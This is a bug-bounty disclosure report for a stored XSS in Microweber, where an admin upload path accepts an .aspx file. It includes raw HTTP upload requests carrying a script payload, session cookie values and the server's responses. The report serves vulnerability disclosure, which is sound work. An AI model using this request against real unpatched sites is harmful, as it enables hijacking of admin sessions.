huntr

Unrestricted file upload leads to stored XSS in microweber/microweber

0

✓ Valid Reported on Mar 9th 2022

Description

A user can bypass checking and upload `.aspx` file which lead to stored XSS.

Proof of Concept

Log in as admin: https://demo.microweber.org/demo/admin/

Go to Websites > Edit a page.

Under **Pictures**, choose **Add files**

Instead of uploading a normal picture, use the below request to upload an aspx file.

-- The request to upload:


```
POST /demo/plupload HTTP/1.1
Host: demo.microweber.org
Cookie: csrf-token-data=%7B%22value%22%3A%22LbUJYT94IdMzaqSj3tCwbEgp402H94I
Content-Length: 533
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7ACkSBriV
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
Sec-Ch-Ua-Platform: "macOS"
Origin: https://demo.microweber.org
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.microweber.org/demo/admin/page/24/edit
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
Connection: close

------WebKitFormBoundary7ACkSBriVfqdfw4D

Content-Disposition: form-data; name="name"

xss.aspx
------WebKitFormBoundary7ACkSBriVfqdfw4D
Content-Disposition: form-data; name="chunk"

0
------WebKitFormBoundary7ACkSBriVfqdfw4D
Content-Disposition: form-data; name="chunks"

1
------WebKitFormBoundary7ACkSBriVfqdfw4D
Content-Disposition: form-data; name="file"; filename="blob"
Content-Type: text/html

<html>
<script>alert(document.domain)</script>
</html>
IEND®B`
------WebKitFormBoundary7ACkSBriVfqdfw4D--
```

The response:

```
HTTP/1.1 200 OK
Date: Wed, 09 Mar 2022 14:26:01 GMT
Server: Apache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check
Pragma: no-cache
Last-Modified: Wed, 09 Mar 2022 14:26:01 GMT
Connection: close
Content-Type: application/json
Content-Length: 123
```


```
{"src":"https:\/\/demo.microweber.org\/demo\/userfiles\/media\/default\/xss
```



```
POST /demo/plupload HTTP/1.1
Host: demo.microweber.org
Cookie: csrf-token-data=
%7B%22value%22%3A%22LbUJYT94IdMzaqSj3tCwbEgp402H94lb3LBdoQK8%22%2C%22expiry%22%3A1646836721840%
7D; laravel_session=ZNv8dU4zHigWLlPFd8LQoeMyJtWGy8GK5Su1IA2F;
remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d=
2%7CTtYWLvivLcGGOKkv5QqtzWhOA7vw6wZPZIbryyJKGsVNHLLfQ4n75QWDNFH8%7C%242y%2410%24114oPbqv.UAg3ca
706prIuSTMe3pAc9qYqT2gOBR1uldB9UTk%2FlYu; back_to_admin=
https%3A//demo.microweber.org/demo/admin/
Content-Length: 533
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7ACkSBriVfqdfw4D
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.82 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://demo.microweber.org
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.microweber.org/demo/admin/page/24/edit
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundary7ACkSBriVfqdfw4D
Content-Disposition: form-data; name="name"

xss.aspx
------WebKitFormBoundary7ACkSBriVfqdfw4D
Content-Disposition: form-data; name="chunk"

0
------WebKitFormBoundary7ACkSBriVfqdfw4D
Content-Disposition: form-data; name="chunks"

1
------WebKitFormBoundary7ACkSBriVfqdfw4D
Content-Disposition: form-data; name="file"; filename="blob"
Content-Type: text/html

<html>
<script>alert(document.domain)</script>
</html>
IEND®B`
------WebKitFormBoundary7ACkSBriVfqdfw4D--
```

```
HTTP/1.1 200 OK
Date: Wed, 09 Mar 2022 14:26:01 GMT
Server: Apache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Last-Modified: Wed, 09 Mar 2022 14:26:01 GMT
Connection: close
Content-Type: application/json
Content-Length: 123

{
  "src":"https:\/\/demo.microweber.org\/demo\/userfiles\/media\/default\/xss.aspx",
  "name":"xss.aspx",
  "bytes_uploaded":"533"
}
```

Visit `https://demo.microweber.org/demo/userfiles/media/default/xss.aspx` to confirm the XSS.



https://demo.microweber.org/d
https://demo.microweber.org/d
demo.microweber.org/demo/userfiles/media/default/xss.aspx
OK

demo.microweber.org says

demo.microweber.org

Impact

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user, in this case, an admin.

CVE

CVE-2022-0906

(Published)

Vulnerability Type

CWE-79: Cross-site Scripting (XSS) - Stored

Severity

Medium (4.3)

Medium (4.3)

Visibility

Public

Status

Fixed

Found by

Quan Doan

@quandqn

unranked

Fixed by

Peter Ivanov

@peter-mw

maintainer

This report was seen 617 times.

We are processing your report and will contact the **microweber** team within 24 hours.
9 months ago

Peter Ivanov modified the report 9 months ago

Peter Ivanov validated this vulnerability 9 months ago

Quan Doan has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

Peter Ivanov marked this as fixed in **1.1.12** with commit **d9bae9** 9 months ago

Peter Ivanov has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Sign in to join this conversation

Chat with us